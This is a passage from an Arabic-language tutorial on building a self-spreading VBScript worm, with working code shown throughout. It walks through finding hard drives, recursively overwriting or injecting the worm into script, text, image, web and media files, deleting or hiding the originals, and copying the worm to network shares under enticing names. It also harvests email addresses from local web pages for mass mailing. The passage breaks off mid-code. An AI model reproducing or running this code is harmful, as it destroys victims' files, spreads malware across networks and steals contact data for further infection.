Set Drives = ObjFSO.Drives
For Each Drive In Drives
If Drive.DriveType = 2 Then ' Means hard Drive
sDrives = sDrives & "Hard Drive : " & Drive & _
VbTab & VbCrLf
End If
Next
Msgbox sDrives,32,"Drives"
```

وعلى حسب تقسيم الهارد ستظهر رسالة شبيهة بالصورة التالية :



ولكتابة إجراء فرعي ليقوم بعمل Infection للملفات سنقوم بعمل ثلاثة إجراءات فرعية أول إجراء وهو خاص بالحصول على الأقراص Drives الموجودة وقد قمنا بكتابته في المثال السابق وداخل الإجراء السابق سنقوم بعمل الإجراء الثاني وهو خاص بالبحث عن الملفات داخل المجلدات وداخل الإجراء السابق وأثناء البحث عن الملفات سنقوم بعمل infect للامتدادات التي نريد أن نكتب الدودة Worm عليها .

الصورة التالية توضح الإجراءات الثلاثة :

```

Sub GetDrives()
    DoSearch(Drive)
End Sub

Sub DoSearch (Path)
    InfectFiles(Folder Path)
End Sub

Sub InfectFiles(File Path)
    Infect Some Extension Like ( txt,Doc,jpg,jpeg,
    Gif,vbs,js,mld,wav, mp3,asf,wmv,html,htm)
End Sub

```

فالإجراء الأول Sub Drives() سنقوم فيه بالحصول على أقراص الهارد ثم نمررها إلي الإجراء الثاني DoSearch() وسيقوم بالبحث داخل القرص على جميع المجلدات وكل مجلد سنحصل عليه نمرر مساره إلي الإجراء الثالث InfectFiles() ليقوم هذا الإجراء بعمل قائمة بكل الملفات الموجودة داخل المجلد ومعرفة امتداد تلك الملفات وبالتالي نحدد هل نكتب الدودة Worm على تلك الملفات أم لا والإجراء الثاني DoSearch() كما ذكرنا من قبل سنقوم داخله بإيجاد جميع المجلدات الموجودة على الأقراص وكل مجلد نحصل عليه سنمرره إلي الإجراء الثالث InfectFiles() ليقوم هذا الإجراء بالبحث داخل المجلد المرسل إليه على جميع الملفات الموجودة داخله .

شفرة الأجراء DoSearch() تكون كالتالي :-

```

Sub DoSearch(Path)
    On Error Resume Next
    Dim FolderRef ,SubFolderRef , strFolder
    Set FolderRef = ObjFSO.GetFolder(Path)
    Set SubFolderRef = FolderRef.SubFolders

    For Each strFolder In SubFolderRef
        Infectfiles(strFolder)
        DoSearch(strFolder)
    
```

Next End Sub

الشفرة السابقة تفسيرها الآتي :-

قمنا بتعريف ثلاث متغيرات هم (FolderRef, SubFolderRef, strFolder).

الأول FolderRef سيحمل مرجع للمجلد الرئيسي .

الثاني SubFolderRef سيحمل مرجع للمجلدات الفرعية من المجلد الرئيسي .

الثالث strFolder سيحمل اسم كل مجلد من المجلدات الفرعية .

لتطبيق الإجراء السابق عملياً سنمرر إلى الإجراء DoSearch() مسار القرص المطلوب البحث بداخله والذي حصلنا عليه من الإجراء GetDrives() مثلاً لإيجاد مجلدات القرص "C:\". ستكون تفسير الشفرة كالآتي :-

```
Sub DoSearch("C:\")
```

The Variable FolderRef is a Reference to the Path ("C:\").
The variable SubFolderRef is a Reference to All Sub Folders
in the path ("C:\").

So we can loop through the variable SubFolderRef to
retrieve Folders' names :

```
For Each strFolder In SubFolderRef
    Infectfiles(strFolder)
    DoSearch(strFolder)
Next
```

فالمتغير strFolder سيحمل أسماء ومسارات المجلدات المتفرعة من المسار ("C:\") وكل مجلد سنحصل على مساره سنمرره إلى إجراء InfectFiles() ليقوم بالبحث عن الملفات الموجودة داخله وإذا لم نضع DoSearch (strFolder) فلن يقوم بالدخول إلى كل مجلد لمعرفة مجلداته الفرعية أيضاً مثلاً افترض أننا لم نضع الكود DoSearch(strFolder) فسيعود المتغير strFolder بأسماء المجلدات الموجودة على المسار "C:\". فقط لكننا نريد أن ندخل لمجلد الويندوز مثلاً "C:\Windows" ونحصل على جميع المجلدات الفرعية لهذا المجلد وبالتالي لابد من تمرير مسار المجلد

الذي نريد الدخول إليه والذي تم الحصول عليه بالفعل لإجراء DoSearch() من جديد حتى يقوم بالبحث داخله عن أي مجلدات أخرى وعند انتهاء المجلدات الفرعية سيعود لتنفيذ الأمر Next والذي سيقوم بإعادة الإجراء إلى المجلد الذي يلي المجلد الرئيسي ليقوم بتنفيذ نفس الخطوات مع أي مجلدات فرعية أخرى ولم يبق سوى ثالث إجراء InfectFiles() وهو الخاص بالبحث عن جميع الملفات داخل المجلد الذي سيتم تمريره لنفس الإجراء .

شفرة إجراء InfectFiles() ستكون كالآتي :-

قبل البدء يجب العلم بأن المتغير InfectData هو متغير يحتوي على شفرة الدودة كاملة والتي سننقلها إلى بقية الملفات وشفرة الدودة كاملة نستطيع الحصول عليها هكذا :-

```
Dim ObjFSO,ReadFile,InfectData
Set ObjFSO = _
CreateObject("Scripting.FileSystemObject")
Set ReadFile = _
ObjFSO.OpenTextFile(WScript.ScriptFullName,1)
InfectData = ReadFile.ReadAll
```

DoSearch() ' هو مسار المجلد الممر من إجراء Path المتغير .

```
Sub InfectFiles(Path)
On Error Resume Next
Dim Folder_Ref,Files_Ref,strFile,strFileName,strExt
Dim OverWriteFile,duplicateFile,HideOldFile
نحصل على مرجع للمجلد
```

```
Set Folder_Ref = ObjFSO.GetFolder(Path)
```

نحصل على مرجع للملفات الموجودة بداخل المجلد

```
Set Files_Ref = Folder_Ref.Files
```

Loop ' إتيان الملفات الموجودة داخل المجلد بواسطة تكرار

```
For Each strFile In Files_Ref
```

GetExtensionName الحصول على امتداد الملف بواسطة دالة

strExt ' ووضعه في المتغير

strExt=ObjFSO.GetExtensionName(strFile.path)

وذلك لتفادي وجود حروف small تحويل الامتداد إلى أحرف صغيرة أثناء المقارنة بين

الامتدادات وذلك عن طريق Capital كبيرة Lcase استخدام دالة

strExt=Lcase(strExt)

عمل مقارنة بين امتدادات الملفات التي سنحصل عليها وبين الامتدادات التالية :

IF (strExt="vbs") or (strExt="vbe") Then

فتح الملف للكتابة عليه ووضع محتويات الدودة الموجودة بالمتغير مكان محتويات الملف

الأصلية InfectData

Set OverWriteFile = _

ObjFSO.OpenTextFile(strFile.path,2,True)

OverWriteFile.Write InfectData

OverWriteFile.Close

نفس الخطوات السابقة

ElseIF(strExt="js") Then

Set OverWriteFile = _

ObjFSO.OpenTextFile(strFile.path,2,True)

OverWriteFile.write Infectdata

OverWriteFile.close

وبالتالي يمكننا vbs لابد من تغيير امتداده بامتداد js ولكن مع امتداد

MoveFile تغيير الامتداد بأكثر من طريقة أبسطها هي استخدام دالة

ObjFSO.MoveFile strFile.Path ,strFile.Path & ".vbs"


فيمكننا الاستفادة htm , hrml إذا كنا سنريد أن نصيب ملفات الويب بداخل VBScript

من خاصية رائعة جدا وهي أنه يمكننا تضمين كود صفحات الويب وبالتالي نستطيع أن

نحقن الفيروس داخل صفحات الويب الموجودة على الهارد ولكن سيبقي رسالة ستخرج

عند الحقن وهي أنها تحتوي على كائن VBScript تشغيل الصفحة وبها كود والرسالة

ستكون كالتالي ActiveX :-



FileSystemObject تلك الرسالة تظهر عند محاولة استخدام كائن أو أي كائن آخر وللتغلب على تلك الرسالة قم بمراجعة موضوع التحكمات وبالأخص الجزء الأخير الخاص بالأمن لبرنامج المتصفح من العمل بدون ظهور ActiveX حيث ستعرف كيفية تمكين أي الرسالة السابقة وذلك عن طريق تغيير بعض القيم في سجلات Registry النظام .

```
ElseIF (strExt="htm") or (strExt="html") Then
Set ReadFile = ObjFSO.OpenTextFile(strFile.path,1)
sData = ReadFile.ReadAll
ReadFile.Close
ObjFSO.DeleteFile strFile.path
```

```
InfectData ="<Script Language = " & chr(34) & _
"VBScript" & chr(34) & ">" & vbcrLf & _
InfectData & vbcrLf & "</Script>"
set OverWrtieFile = _
ObjFSO.OpenTextFile(strFile,2,True)
OverWrtieFile.Write InfectData & VbcrLf & sData
OverWrtieFile.Close
```

لاحظ أن الامتدادات التالية في الغالب تكون صغيرة الحجم وهي نقطة مهمة يجب وضعها في الاعتبار حيث أن الملف كبير الحجم سيأخذ فترة لنقوم بفتحه وتبديل محتوياته وستلاحظ كيفية التغلب على تلك كما سنرى فيما بعد Media مشكلة الحجم تلك في امتدادات الميديا

InfectFiles() تابع شفرة الإجراء

```
ElseIF (strExt="txt") or (strExt="log") or _
(strExt="asp") or (strExt="php") or _
(strExt="jpg") or strExt="jpeg") or _
```

(strExt="rtf") Then

```
Set OverWriteFile = _
ObjFSO.OpenTextFile(strFile.path,2,True)
OverWriteFile.Write InfectData
OverWriteFile.Close
ObjFSO.MoveFile strFile.Path,strFile.Path & ".vbs"
```

الامتدادات التالية معظمها تكون مساحته كبيرة جدا وبالتالي لا يمكن أبدا أن نستخدم طريقة فتح الملف للكتابة عليه ولكن يمكننا الدوران حول مشكلة الحجم تلك بأن نعرف اسم الملف وبالتالي يمكننا إنشاء اسم والملف الأصلي إما أن نحذفه vbs مشابه له في نفس المسار بامتداد أو نقوم بإخفائه حتى تصبح مساحته مهددة للهارد مع إلغاء اختيار **Don't Show hidden Files and Folders** وبالتالي لن يستطيع الضحية الوصول إلى الملفات المخفية .

```
ElseIF (strExt="doc") or (strExt="bmp") or (strExt="mp3")
or (strExt="wmv") or (strExt="asf") or (strExt="avi") or
(strExt="rm") or (strExt="ram") or (strExt="wav") or
(strExt="mid") or _ (strExt="mpg") or (strExt="mpeg") or _
(strExt="mpa") or (strExt="asx") Then
```

vbs ننشأ ملف بنفس الاسم والامتداد السابق بالامتداد الجديد

```
Set duplicateFile= _
ObjFso.CreateTextFile(strFile.path & ".vbs")
```

Worm ونكتب بداخله شفرة الدودة

```
duplicateFile.Write Infectdata
duplicateFile.close
InfectFiles() 'تابع شفرة الإجراء
```

هنا علي حسب رغبتك فيما تريده في الملف الأصلي إذا كنت تريد 'حذفه فاستخدم الكود التالي

```
ObjFSO.DeleteFile strFile
```

أما إذا أردت إخفائه بحيث لا تهدر مساحة الهارد علي الفاضي فاستخدم الكود

```

Attributes التي سيلي شرحها مع ملاحظة أن دالة
Set HideOldFile=ObjFSO.GetFile(strFile)
2+HideOldFile.Attributes=HideOldFile.Attributes
End IF
Next
End Sub

```

دالة Attributes تحدد الملف أو المجلد هل هو مخفي Hidden أم نظامي System أو للقراءة فقط Read-Only وهكذا فمثلا المثال التالي يأتي بخصائص الملف الممرر لدالة GetFile ولاحظ أن تلك الدالة تعود بمرجع للملف وبالتالي يمكننا استخدام هذا المرجع لتطبيق أي دوال على الملف :-

```

Dim ObjFSO,strAttrib
Set ObjFSO = _
CreateObject("Scripting.FileSystemObject")

```

```

Set strAttrib=ObjFSO.GetFile("C:\AUTOEXEC.BAT")
Msgbox strAttrib.Attributes

```

تعود الدالة بالقيمة صفر إذا لم يكن هناك أي خصائص للملف وتعود بالقيمة 32 إذا كان الملف أرشيفي Archive وبالقيمة واحد إذا كان الملف للقراءة فقط Read-Only وبالقيمة 2 إذا كان الملف مخفيا Hidden وبالقيمة 3 إذا كان الملف نظامي System وعندما يكون للملف أكثر من خاصية فمثلا الملف Read-Only و Hidden فتعود بحاصل جمعهم وهو 3. وبالتالي يمكننا استنتاج أنه لتغيير خصائص الملف نزيد قيمة ال Attributes بمقدار الخاصية التي نريدها للملف فمثلاً :-

```

Dim ObjFSO,strAttrib
Set ObjFSO = _
CreateObject("Scripting.FileSystemObject")

```

```

Set strAttrib=ObjFSO.GetFile("C:\AUTOEXEC.BAT")
strAttrib.Attributes= strAttrib.Attributes +2 +3

```

الكود السابق يقوم بتغيير خصائص الملف إلى ملف مخفي ونظامي ، ولإلغاء الخاصيتين السابقتين للملف نقوم بالطرح .

strAttrib.Attributes= strAttrib.Attributes -2 -3


بهذا نكون قد انتهينا من أول طريقة لانتشار الدودة Worm وقد ضمنا انتشار الدودة في معظم الملفات الموجودة على الجهاز .

نشر الدودة علي الأجهزة المتصلة في شبكة محلية LAN

إذا نظرت إلى شبكة محلية LAN فستجد أنه يوجد مشاركة Share سواء على أقراص Drives أو مجلدات Folders وبالتالي نريد أن نقوم بنشر الدودة على تلك الشبكة المحلية وفي الواقع أي قرص Drive أو مجلد Folder يكون له خاصية المشاركة على الشبكة Sharing فيقوم النظام بتخزين المسار له في محرر التسجيل Registry في المفتاح التالي :

HKEY_CURRENT_USER
SOFTWARE\
Microsoft\
Windows\
CurrentVersion\
Explorer\
WorkgroupCrawler\
Shares

أي أن المفتاح Shares يحتوي على جميع الأجهزة التي عليها Share بالإضافة إلى مسار كل Share والصورة التالية توضح الكثير :-



وبالتالي كل Subkey أو مفتاح فرعي في الصورة السابقة يبين أقراص ومجلدات يوجد عليها مشاركة وبالتالي نستطيع أن ننسخ الدودة في المسارات الموضحة وبأسماء مختلفة في كل مرة تشد الانتباه وتدفع الضحية أن يقوم بتشغيلها ولكي تستطيع أن تأتي بجميع المفاتيح الفرعية من المفتاح Shares عليك مراجعة الجزء الخاص بالتعامل مع الريجستري ضمن الباب الذي يشرح تقنية WMI .

وسنستخدم لذلك الدالة Enumkey

```

Const HKCU = &H80000001
Dim ObjFS
Set ObjFS =
CreateObject("Scripting.FileSystemObject")
sPath= "C:\Worm.vbs"
Set ObjReg = GetObject("winmgmts:\\.\\root\" & _
"Default:StdRegProv")

strKeyPath = "SOFTWARE\Microsoft\Windows\" & _
"CurrentVersion\Explorer\WorkgroupCrawler\Shares"

ObjReg.EnumKey HKCU, strKeyPath, arrSubKeys

For Each subkey In arrSubKeys
ObjFS.CopyFile sPath , "\\\" & subKey & "/xxx.vbs" ,
-
True
Next
    
```

في المثال السابق قمنا باسترجاع جميع المفاتيح الفرعية من Shares وهي تعود في مصفوفة , وبالتالي نقوم بعمل تكرار لإتيان تلك المسارات , وفي داخل التكرار نقوم بنسخ ملف الدودة وليكن مساره (C:\worm.vbs) إلى المسار الذي قمنا باسترجاعه ولاحظ

أننا سنضيف علامة "//" قبل المسار لأنه مسار جهاز على شبكة وسنضيف أيضاً "/" بعد هذا المسار ثم اسم الملف وليكن XXX وقد مررنا الوسيط الثالث ب True لعمل Overwriting للملف إذا كان موجوداً من قبل .

ثالثاً :- إرسال بريد بمرفقات بالدودة


يجب أولاً أن نعرف الطرق القديمة المستخدمة من قبل بعض ال Worms في إرسال بريد إلكتروني جميع الطرق كانت تستخدم من قبل صفحات الويب Web Pages حيث كانت تسمح للمستخدمين إرسال ايميلات من صفحات الويب ولم يلبث أن تم استخدامها من قبل الفيروسات تلك الطرق كانت تعتمد على مكونات ActiveX مثبتة على النظام يتم عمل مرجع لها بدالة CreateObject ومن ثم يتم استخدامها لإرسال الايميل من أهم تلك ال ActiveX المستخدمة Mapi Session و Cdo Message و Outlook تلك الطرق لإرسال البريد لا يمكن الاعتماد عليها أبداً الآن لأسباب عديدة تستطيع أن تكتشفها بنفسك مثلاً احتمال كبير جداً 98% ألا تكون مكونات ال ActiveX مثبتة على النظام أيضاً من الممكن أن يكون برنامج Outlook Express الموجود ضمن حزمة Office مثبت وبالتالي فسيعترض طريق أي رسالة بريد يتم إرسالها عبره وبالتالي يلزم لنا طريقة جديدة لإرسال البريد وإذا نظرت إلى باب المهام المتقدمة ستجد أنني ذكرت طريقتين لإرفاق ملف EXE ضمن سكريبت VBS أول طريقة وهي حقن ملف EXE داخل شفرة VBS وثاني طريقة وهي تحميل ملف EXE من موقع على الشبكة .

أي من الطريقتين يمكن استخدامها لدمج ملف EXE بحيث يكون محرك بريد SMTP Engine فيقوم هذا ال EXE بإرسال البريد إلى الايميلات مرفق بالدودة Worm التي قمنا بجمعها من ملفات الويب على الجهاز وفي تلك الحالة فعليك الاعتماد على برنامج ال EXE الذي قمنا ببرمجته في الموضوع المذكور في هذا الكتاب باسم (إرسال بريد إلكتروني بالمرفقات) Send Mail With Attachment .

سرقة الايميلات المخزنة داخل صفحات الويب :

عند برمجة الدودة Worm يجب الأخذ في الاعتبار مدى الانتشار الذي ستحدثه الدودة ومن أحد أهم أسباب هذا الانتشار هو عدد للضحايا التي ستصيبهم الدودة ولإتيان أكبر عدد من العناوين البريدية E-mails للضحايا لا توجد طريقة سوى عمل Retrieving Mails from web pages أو استخلاص العناوين البريدية E-mails من داخل صفحات الويب Web Pages المخزنة على جهاز الضحية بالإضافة إلى تلك الصفحات التي يزورها خلال تصفحه للانترنت سواء كانت تلك الصفحات لمواقع ويب عادية أو صفحات منتدى ما Forum وصفحات الويب تكون بامتداد htm وhtml

وبالتالي فيمكننا عمل برنامج فرعي SubRoutine ليقوم بالبحث عن جميع الملفات المخزنة على القرص الصلب للضحية وتحمل الامتدادين (htm & html) أو يمكننا الاعتماد على البرنامج الفرعي InfectFiles والذي قمنا بكتابته سابقاً والخاص بالكتابة على الملفات ذات امتدادات معينة ومنها ملفات htm وhtml وبالتالي فقبل أن نقوم بالكتابة على ملفات الويب السابقة سنقوم أولاً باستخلاص العناوين البريدية E-mails من داخل الملف ثم نقوم بالكتابة عليه ولاستخلاص أي عنوان بريدي من داخل صفحة ويب نأخذ المثال التالي فلنفترض أن صفحة الويب التالية بها رابط تشعبي Hyperlink يدعى (Click here to mail me) وعند الضغط على هذا الرابط يتم فتح Outlook Express لإرسال بريد لـ thensync@hotmail.com .



شفرة الصفحة السابقة تكون كالتالي :

```
>Html<
  >Title> Sample Mail form </Title>
  >Body<
  >Center<

  >A href="mailto:thensync@hotmail.com"<
    Click here to mail me </A>
```

نلاحظ أن العنوان البريدي في الشفرة السابقة يكون علي التنسيق التالي :

```
<A href="mailto:thensync@hotmail.com">
  Click here to mail me </A>
```

وبالتالي نستطيع أن نستخلص العنوان البريدي وذلك بالبحث عن كلمة (mailto:) وأخذ النص الذي بعدها بدالة Mid مع ملاحظة أن طول النص الذي نريده سنحدده بالبحث بدالة Instr عن الرمزين (>) والمتواجدين في آخر أي عنوان بريدي مع ملاحظة كما سبق أننا سنضع إجراء البحث عن العناوين البريدية داخل الإجراء الفرعي InfectFiles الخاص بحقن الدودة داخل ملفات الجهاز وبالأخص في الجزء الخاص بالكشف عن امتدادات فقط كلا من .php,asp,html,html.

```
Rem reference to hold Folder Files

Set Folder_Ref = ObjFSO.GetFolder(Path)
Set Files_Ref = Folder_Ref.Files

Rem Loop through files

For Each strFile In Files_Ref
  DoEvents

Rem 1 extract the extension from the file
```

```
strExt =  
ObjFSO.GetExtensionName(strFile.Path)  
strExt = LCase(strExt)  
  
Rem compare with our extension  
  
IF (strExt = "html") Or (strExt = "htm") Or  
    & _  
    (strExt = "asp") Or (strExt = "php") Then  
  
Rem if comparison = True Then open The  
    file  
  
    Set ObjTextStream =  
    ObjFSO.OpenTextFile(strFile, 1)  
  
Rem hold file's data to a variable named  
    strText  
  
    strText = ObjTextStream.ReadAll  
  
    ObjTextStream.Close  
    Set ObjTextStream = Nothing  
    " in the file's datamailto:Rem Search for "  
    intTxt = InStr(1, strText, "mailto:")  
  
While intTxt <> 0    Rem means "mailto"  
    found  
  
DoEvents  
  
Rem    Extract the email with mid
```

```

function. The start
Rem    index of mid function will be
        +7) to intTxt(
Rem    exceed (mailto:) string while the
        length for mid
Rem    function will be Obtained by using
        instr function Rem    only one time to
        search through strText for (">)
Rem    which mean Chr(34) & Chr(62) in
        ascii code ,
Rem    and the start index for instr
        function will
Rem    be intTxt, to retrieve only the
email address we Rem    want not any
        other data undesirable.

```

```

MailVictim = Mid(strText, intTxt + 7,
                Instr(intTxt, _
strText, Chr(34) & Chr(62)) - intTxt - 7)

```

```

Rem    here are some confirmation
conditions that we are Rem    really
        extracting a valid mail address.

```

```

Rem    be sure that it contain @ symbol .

```

```

IF Instr(1,MailVictim,"@") <> 0 Then

```

```
